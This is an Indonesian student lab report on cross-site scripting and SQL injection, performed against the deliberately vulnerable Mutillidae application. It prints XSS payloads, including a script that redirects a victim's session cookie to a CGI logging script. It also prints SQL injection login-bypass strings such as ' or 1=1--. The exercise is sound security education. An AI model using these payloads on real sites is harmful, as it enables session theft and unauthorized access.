

**LAPORAN**  
**PRAKTIKUM KEAMANAN INFORMASI 1**  
**PERTEMUAN 10**  
**CROSS SITE SCRIPTING INJECTION DAN SQL INJECTION**



**DISUSUN OLEH:**

Nama : Yana Dayinta Nesthi  
Kelas : RI4AA  
NIM : 21/478358/SV/19272  
Dosen : Anni Karimatul Fauziyyah, S.Kom., M.Eng.

**SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET**  
**DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA**  
**SEKOLAH VOKASI**  
**UNIVERSITAS GADJAH MADA**  
**2023**

# CROSS SITE SCRIPTING INJECTION

## A. TUJUAN

- Memahami dan mempelajari cara kerja serangan XSS dan SQL Injection
- Meningkatkan kesadaran akan pentingnya sanitasi input, validasi data, dan perlindungan keamanan di tingkat aplikasi.
- Meningkatkan kesadaran akan pentingnya sanitasi input, penggunaan parameterized queries, dan penggunaan prepared statements untuk melindungi aplikasi dari serangan SQL Injection.

## B. DASAR TEORI

Cross-site scripting (XSS) adalah jenis serangan injeksi di mana seorang penyerang menyisipkan kode jahat ke dalam halaman web yang dilihat oleh pengguna lain. Hal ini dimungkinkan karena adanya kerentanan yang diketahui pada aplikasi berbasis web, server mereka, atau sistem plug-in yang mereka andalkan. Dengan menyisipkan skrip jahat ke dalam halaman web, seorang penyerang dapat memperoleh akses-privilese yang lebih tinggi terhadap konten halaman yang sensitif, cookie sesi, dan informasi lain yang dipelihara oleh browser atas nama pengguna. Serangan XSS adalah bentuk injeksi kode, dan mereka adalah jenis kerentanan aplikasi web yang paling umum, muncul dalam setiap daftar OWASP Top 10. Untuk mencegah kerentanan keamanan XSS, penting untuk menerapkan pengkodean output yang tergantung pada konteks dan memastikan validasi dan sanitasi yang tepat dari input pengguna.


SQL injection adalah teknik injeksi kode yang digunakan untuk menyerang aplikasi berbasis data, di mana pernyataan SQL jahat disisipkan ke dalam bidang entri untuk dieksekusi. Injeksi SQL harus memanfaatkan kerentanan keamanan dalam perangkat lunak aplikasi, misalnya, ketika input pengguna tidak difilter dengan benar untuk karakter escape string literal yang disisipkan dalam pernyataan SQL atau input pengguna tidak diberikan tipe yang kuat dan dieksekusi secara tidak terduga. Serangan SQL injection memungkinkan penyerang untuk memalsukan identitas, merusak data yang ada, menyebabkan masalah penyangkalan, memungkinkan pengungkapan lengkap semua data pada sistem, menghancurkan data, atau membuatnya tidak tersedia, dan menjadi administrator sistem. SQL injection sebagian besar dikenal sebagai vektor serangan untuk situs web tetapi dapat digunakan untuk menyerang jenis database SQL apa pun. Untuk mencegah kerentanan SQL injection, penting untuk membersihkan input pengguna dan mengevaluasi setiap jenis input pengguna.

## C. ALAT DAN BAHAN



- a. PC
- b. server security\_owasp.ova
- c. database mutillidae

## D. HASIL DAN ANALISIS


1. Langkah 1: Login - instruksi: user: samurai password: samurai Klik Tombol Masuk masuk ke Mutillidae untuk mensimulasikan pengguna yang masuk ke aplikasi nyata dan diberikan ID Sesi.
2. Langkah 2: Reflected Cross Site Scripting (XSS) Injection #1 - Popup Window a. DNS Lookup



3. Inspect Textbox Element - Instruksi Klik kanan Hostname/IP Textbox Klik Inspect Element. Ubah ukuran Text Box - Instruksi Pada string "size=", ubah 20 ke 100. Click Close Button




4. Uji Injeksi (XSS) - instruksi: Di Hostname/IP Textbox tempatkan string berikut: `<script>alert("Halo")</script>` Klik Tombol Pencarian DNS



5. Uji Injeksi (XSS) - instruksi:

Di Hostname/IP Textbox tempatkan string berikut:  
`<script>alert(document.cookie)</script>` Klik Tombol Pencarian DNS



6. Perhatikan cookie menampilkan nama pengguna dan cookie menampilkan ID Sesi PHP. h. Memulai server apache2 Start Apache2 Intruksi
- ```
service apache2 start
service apache2 status
ps -eaf | grep apache2 | grep -v grep
```

```
kali@kali: ~  
File Actions Edit View Help  
$ service apache2 start  
  
(kali@kali)-[~]  
$ service apache2 status  
● apache2.service - The Apache HTTP Server  
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)  
   Active: active (running) since Mon 2023-05-08 20:24:16 CDT; 6 days ago  
     Docs: https://httpd.apache.org/docs/2.4/  
   Process: 1515 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)  
   Process: 46563 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)  
 Main PID: 1642 (apache2)  
    Tasks: 11 (limit: 4635)  
  Memory: 29.3M  
     CPU: 35.485s  
   CGroup: /system.slice/apache2.service  
           └─ 1642 /usr/sbin/apache2 -k start  
             46577 /usr/sbin/apache2 -k start  
             46578 /usr/sbin/apache2 -k start  
             46579 /usr/sbin/apache2 -k start  
             46580 /usr/sbin/apache2 -k start  
             46581 /usr/sbin/apache2 -k start  
             52756 /usr/sbin/apache2 -k start  
             52766 /usr/sbin/apache2 -k start  
             52784 /usr/sbin/apache2 -k start  
             52785 /usr/sbin/apache2 -k start  
             52786 /usr/sbin/apache2 -k start  
  
(kali@kali)-[~]  
$ ps -eaf | grep apache2 | grep -v grep  
root      1642      1    0 May08 ?        00:00:34 /usr/sbin/apache2 -k start  
www-data  46577    1642    0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  46578    1642    0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  46579    1642    0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  46580    1642    0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  46581    1642    0 00:00 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  52756    1642    0 19:40 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  52766    1642    0 19:40 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  52784    1642    0 19:40 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  52785    1642    0 19:40 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  52786    1642    0 19:40 ?        00:00:00 /usr/sbin/apache2 -k start
```

## 7. Buatlah direktori Apache Log Directory

- Instructions:

```
(kali@kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root@kali)-[/home/kali]  
# mkdir -p /var/www/logdir  
  
(root@kali)-[/home/kali]  
# chown www-data:www-data /var/www/logdir  
  
(root@kali)-[/home/kali]  
# chmod 700 /var/www/logdir  
  
(root@kali)-[/home/kali]  
# ls -ld /var/www/logdir  
drwx----- 2 www-data www-data 4096 May 15 20:02 /var/www/logdir
```

## 8. Konfigurasi CGI Cookie Script

- Instructions:
- Ubah direktori ke /usr/lib/cgi-bin cd /usr/lib/cgi-bin
- Gunakan wget untuk mengunduh Skrip Cookie CGI, Ganti Nama Skrip  
wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl

```

(root@kali)~[/home/kali]
# cd /usr/lib/cgi-bin

(root@kali)~[/usr/lib/cgi-bin]
# wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl
--2023-05-15 20:08:06-- https://github.com/cianni20/logit.git
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
GnuTLS: Error in the pull function.
Unable to establish SSL connection.
--2023-05-15 20:08:13-- http://mv/
Resolving mv (mv)... failed: No address associated with hostname.
wget: unable to resolve host address 'mv'
--2023-05-15 20:08:13-- http://logit.pl.txt/
Resolving logit.pl.txt (logit.pl.txt)... failed: Name or service not known.
wget: unable to resolve host address 'logit.pl.txt'
--2023-05-15 20:08:13-- http://logit.pl/
Resolving logit.pl (logit.pl)... 213.186.33.5
Connecting to logit.pl (logit.pl)|213.186.33.5|:80 ... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: http://10.13.254.233:80/slogin/appoint.html?_URL=http://logit.pl%2f&appoint=ht
tps://internet.ugm.ac.id/en/ [following]
--2023-05-15 20:08:13-- http://10.13.254.233/slogin/appoint.html?_URL=http://logit.pl%2
f&appoint=https://internet.ugm.ac.id/en/
Connecting to 10.13.254.233:80 ... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://internet.ugm.ac.id/en/ [following]
--2023-05-15 20:08:13-- https://internet.ugm.ac.id/en/
Resolving internet.ugm.ac.id (internet.ugm.ac.id)... 10.13.243.12
Connecting to internet.ugm.ac.id (internet.ugm.ac.id)|10.13.243.12|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10062 (9.8K) [text/html]
Saving to: 'index.html'


index.html      100%[====>] 9.83K --KB/s in 0s

2023-05-15 20:08:13 (157 MB/s) - 'index.html' saved [10062/10062]

FINISHED --2023-05-15 20:08:13--
Total wall clock time: 7.8s
Downloaded: 1 files, 9.8K in 0s (157 MB/s)

```

## 9. Buat file logit.pl



- Setel kepemilikan skrip ke `www-data`, yang merupakan pemilik yang sama dari proses server web Apache2.  
`chown www-data:www-data logit.pl`

chmod 700 logit.pl

```
(root@kali)~# cd /usr/lib/cgi-bin
(root@kali)~# chown www-data:www-data logit.pl
(root@kali)~# chmod 700 logit.pl
chmod: cannot access 'logit.pl': No such file or directory
(root@kali)~# chmod 700 logit.pl
```

11. Periksa sintaks CGI Cookie Script (logit.pl)

```
(root@kali)~# perl -c logit.pl
logit.pl syntax OK
```

12. DNS Lookup - Instructions: OWASP Top 10 --> A2 - Cross Site Scripting (XSS)  
--> Reflected (First Order) --> DNS Lookup

Inspect Textbox Element - Instruksi Klik kanan Hostname/IP Textbox Klik  
Inspect Element

<SCRIPT>document.location=http://localhost/cgi-bin/logit.pl?+document.cookie</SCRIPT>

Lihat Hasil Skrip Cookie, Perhatikan Alamat IP Mutillidae dan Tautan Web,  
Perhatikan nama pengguna cookie, Perhatikan cookie ID Sesi PHP

## Not Found

The requested URL was not found on this server.


---

Apache/2.4.46 (Debian) Server at localhost Port 80

13. Lihat File Log Skrip Cookie Sekarang kita memiliki file log yang berjalan dari Alamat IP, nama pengguna Cookie, dan ID Sesi dari calon korban. Hal yang cukup rentan. Inilah sebabnya mengapa pengembang web perlu:

- 1) menggunakan penyandian
- 2) menguji situs mereka untuk upaya injeksi XSS.

instruksi: Akses URL berikut : <http://localhost/logdir/log.txt> Lihat hasil



## Not Found

The requested URL was not found on this server.

Apache/2.4.46 (Debian) Server at localhost Port 80

### Analisis:

Pada bagian akhir, yaitu melihat log cookie serta menguji dengan Man in The Middle gagal dilakukan, karena website tidak ditemukan. Setelah berdiskusi dengan asisten praktikum, asisten praktikum memutuskan untuk tidak perlu melanjutkan pada bagian tersebut.


Praktikum XSS dengan DNS lookup melibatkan pengeksploitasi celah keamanan XSS untuk melakukan DNS lookup pada sisi klien. Ini dapat digunakan oleh penyerang untuk mengirimkan permintaan DNS dari browser pengguna ke server yang dikendalikan oleh penyerang, yang dapat mengungkapkan informasi sensitif atau menyebabkan ancaman keamanan.

Dari praktikum kali ini dapat diketahui bahwa, dengan menggunakan Inspect Element kita dapat mengubah banyak hal pada tampilan website, salah satu contohnya mengubah ukuran text box. Ada juga fungsi `<script> ... </script>` yang dapat digunakan untuk menampilkan dokumen atau teks biasa yang akan muncul sebagai pop-up message. Perintah `ps -eaf | grep apache2 | grep -v grep` yang dijalankan di terminal berfungsi untuk, mencari proses yang berhubungan dengan Apache HTTP Server pada sistem. akan menghasilkan daftar proses Apache yang sedang berjalan pada sistem. Perintah ini akan menghasilkan daftar proses Apache yang sedang berjalan pada sistem. Dilanjutkan dengan perintah `chown www-data:www-data logit.pl`, perintah ini berfungsi untuk mengubah kepemilikan file dari semula logit.pl menjadi data:www-data. Sedangkan `chmod 700 logit.pl` berfungsi untuk mengatur hak akses dari file logit.pl. Angka 7 disini berarti owner memiliki hak baca, tulis, dan eksekusi, sementara 0 menyatakan bahwa grup pemilik file dan pengguna lain tidak memiliki hak apapun.



# SQL INJECTION

## 1. Buka Mutillidae



## 2. Pada halaman Login, Klik pada Login / Register, Pengujian Single Quote (')

- instruksi:

- Tempatkan satu kutipan (') di Kotak Teks Nama (Lihat Gambar)
- Klik Tombol Login

**Please sign-in**

**Username**


**Password**

**Login**

*Dont have an account? [Please register here](#)*

## 3. SELECT \* FROM accounts WHERE username="" AND password=""

Hasil: SELECT username FROM accounts WHERE username=''; (1064)  
[mysqli\_sql\_exception]



## 4. Tempatkan yang berikut ini di Kotak Teks Nama --> ' atau 1 = 1 - 1. Pastikan Anda memberi spasi setelah "-- ", Klik Tombol Login

| Error Message                              |                                                                                                                                                                                                                                                                                                                                                                     |
|--------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Failure is always an option                |                                                                                                                                                                                                                                                                                                                                                                     |
| Line                                       | 238                                                                                                                                                                                                                                                                                                                                                                 |
| Code                                       | 0                                                                                                                                                                                                                                                                                                                                                                   |
| File                                       | /var/www/html/mutillidae/classes/MySQLHandler.php                                                                                                                                                                                                                                                                                                                   |
| Message                                    | /var/www/html/mutillidae/classes/MySQLHandler.php on line 238: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'atau 1 = --'; at line 1 Query: <code>SELECT username FROM accounts WHERE username=' atau 1 = --';</code> (1064) [mysqli sql_exception]                      |
| Trace                                      | #0 /var/www/html/mutillidae/classes/MySQLHandler.php(328): MySQLHandler->doExecuteQuery() #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(279): MySQLHandler->executeQuery() #2 /var/www/html/mutillidae/includes/process-login-attempt.php(57): SQLQueryHandler->accountExists() #3 /var/www/html/mutillidae/index.php(225): include_once('...') #4 {main} |
| Diagnostic Information                     | Error querying user account                                                                                                                                                                                                                                                                                                                                         |
| <a href="#">Click here to reset the DB</a> |                                                                                                                                                                                                                                                                                                                                                                     |


**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.11.4   Security Level: 0 (Hosed)   Hints: Enabled   Logged In Admin: **admin**

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

### Hints and Videos

TIP: Click [Hint and Videos](#) on each page



What Should I Do?



Help Me!



Listing of vulnerabilities



Video Tutorials



Release Announcements



Latest Version



Helpful hints and scripts



Mutillidae LDIF File

## 5. Periksa Elemen Kotak Kata Sandi

- Instruksi:
  - Klik Login/Daftar
  - Nama: samurai
  - Kata Sandi: Klik Kanan
  - Klik Elemen Inspect


Please sign-in

Username

Password

Login

Dont have an account? [Please register here](#)



## 6. Tes Kutipan Tunggal (')

- Instruksi:
  - Nama: samurai

- Tempatkan satu kutipan (') di Kotak Teks Kata Sandi (Lihat Gambar)
- Klik Tombol Login

**Please sign-in**

**Username**

**Password**

*Dont have an account? [Please register here](#)*

**Message**

```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 230: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1 Query: SELECT username FROM accounts WHERE username='samurai' AND password=''; (1064) [mysqli_sql_exception]
```

## 7. Terapkan True pada Kotak Teks Kata Sandi

- Instruksi:
  - Nama: samurai
  - Kata sandi: ' or 1 = 1--
  - Ingatlah untuk memberi spasi setelah "-- "
  - Klik Tombol Login

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.11.4   Security Level: 0 (Hosed)   Hints: Enabled   Logged In Admin: **admin** ☒

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

ASP 2017

ASP 2013

ASP 2010

ASP 2007

Services

Others

Labs

mentation

sources

[Donate](#)

[t to Help?](#)

[o Tutorials](#)

Hints and Videos



**What Should I Do?**



**Help Me!**



**Listing of vulnerabilities**



**Video Tutorials**



**Release Announcements**



**Latest Version**



**Helpful hints and scripts**




**Mutillidae LDIF File**

TIP: Click [Hint and Vids](#) on each page

## 8. Edit Elemen Kotak Kata Sandi

- Ganti string "kata sandi" dengan kata "text"
- Setelah size=, ganti string "20" dengan "50"
- Minimalkan Firebug



**Please sign-in**

Username

Password

Login

[Dont have an account? Please register here](#)

## 9. Memverifikasi Hasil (Punya Samurai?)

- Catatan(FYI): - Perhatikan bahwa kamu masuk sebagai Samurai karena beberapa penyesuaian SQL.  
---> ' or (1=1 and username='samurai')--

**Please sign-in**

Username

Password

Login

[Dont have an account? Please register here](#)



Analisis:

Tanda kutip tunggal (') dapat digunakan sebagai karakter cadangan dalam kueri SQL. Kutip tunggal ini berfungsi untuk memecah kueri dan menyisipkan kode yang nantinya akan merusak. Contohnya, string `''` atau `1 = 1 --` yang ditempatkan untuk memungkinkan kondisi yang selalu benar karena `1=1`, untuk menghindari otentikasi kata sandi. Hasilnya adalah, kita akan masuk sebagai admin karena desain kode Mutillidae, dan pada DVWA saat menggunakan string serupa `%'` or `'0'='0'--` akan menampilkan daftar pengguna aplikasi karena desain kodenya. DVWA atau Damn Vulnerable Web Application adalah aplikasi web yang bertujuan untuk pembelajaran dan pengujian keamanan. DVWA mencakup bermacam-macam kerentanan keamanan yang umum. Dapat dilihat pada DVWA sudah berhasil masuk sebagai Samurai karena ada beberapa penyesuaian SQL. Pengguna dapat memanfaatkan kerentanan injeksi SQL untuk mendapatkan akses dan menghindari otentikasi yang seharusnya diperlukan. Ini menunjukkan bahwa program backend rentan terhadap serangan injeksi SQL.

#### **E. KESIMPULAN**

- XSS dengan DNS lookup melibatkan pengeksploitasi celah keamanan XSS untuk melakukan DNS lookup pada sisi klien
- Inspect element berfungsi untuk mengubah tampilan situs
- Perintah ``ps -eaf | grep apache2 | grep -v grep`` akan menghasilkan daftar proses Apache yang sedang berjalan.
- fungsi `<script> ... </script>` digunakan untuk menampilkan dokumen atau teks biasa sebagai pop-up message
- `chown` berfungsi untuk mengubah kepemilikan file
- `chmod` untuk mengatur hak akses
- Kutip tunggal (') berfungsi untuk memecah kueri dan menyisipkan kode yang nantinya akan merusak.
- Kerentanan injeksi SQL dapat dimanfaatkan untuk dapat akses dan menghindari otentikasi.

## **F. DAFTAR PUSTAKA**

- Mellen, A. (2023, April 17). *What is SQL Injection?* StackHawk. Retrieved Mei 25, 2023, from <https://www.stackhawk.com/blog/what-is-sql-injection/>
- Yakdan, K. (n.d.). *What Is Cross Site Scripting and How to Avoid XSS Attacks?* Code Intelligence. Retrieved Mei 25, 2023, from <https://www.code-intelligence.com/blog/what-is-cross-site-scripting>